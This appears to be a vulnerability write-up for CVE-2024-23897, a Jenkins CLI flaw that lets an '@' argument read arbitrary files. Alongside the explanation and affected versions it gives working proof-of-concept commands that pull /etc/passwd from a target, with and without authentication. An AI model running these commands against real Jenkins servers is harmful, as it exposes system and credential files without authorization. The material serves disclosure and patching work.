CVE-2024-23897
Background
CLI args4j File Read to Data Leak
- CVSS
- VECTOR
- IMPACT
- AFFECTEDJenkins≤ 2.441< 2.442
- Jenkins LTS≤ 2.426.2< 2.426.3
When invoking a CLI command with arguments, Jenkins uses args4j's expandAtFiles function. If an argument starts with @, the library reads the file at the following path and expands a new argument for each line. An attacker who controls a CLI argument can use this to read arbitrary files on the Jenkins instance.
 expandAtFiles concept
Reproduction
POC || GTFO
Download the Jenkins CLI tool:
zsh
wget https://xxx.yyy/jnlpJars/jenkins-cli.jarAuthenticated — full file read
zsh
java -jar jenkins-cli.jar -noCertificateCheck -s https://xxx.yyy/jenkins \
  -auth abc:abc connect-node "@/etc/passwd"
Unauthenticated — line-by-line extraction
Different CLI commands each surface a different line from the targeted file. A full list of available commands can be found at https://xxx.yyy/jenkins/cli or via:
zsh
java -jar jenkins-cli.jar -noCertificateCheck -s https://xxx.yyy/jenkins helpzsh
## first line
java -jar jenkins-cli.jar -noCertificateCheck -s https://xxx.yyy/jenkins who-am-i "@/etc/passwd"

## second line
java -jar jenkins-cli.jar -noCertificateCheck -s https://xxx.yyy/jenkins enable-job "@/etc/passwd"

## third line
java -jar jenkins-cli.jar -noCertificateCheck -s https://xxx.yyy/jenkins help "@/etc/passwd"
References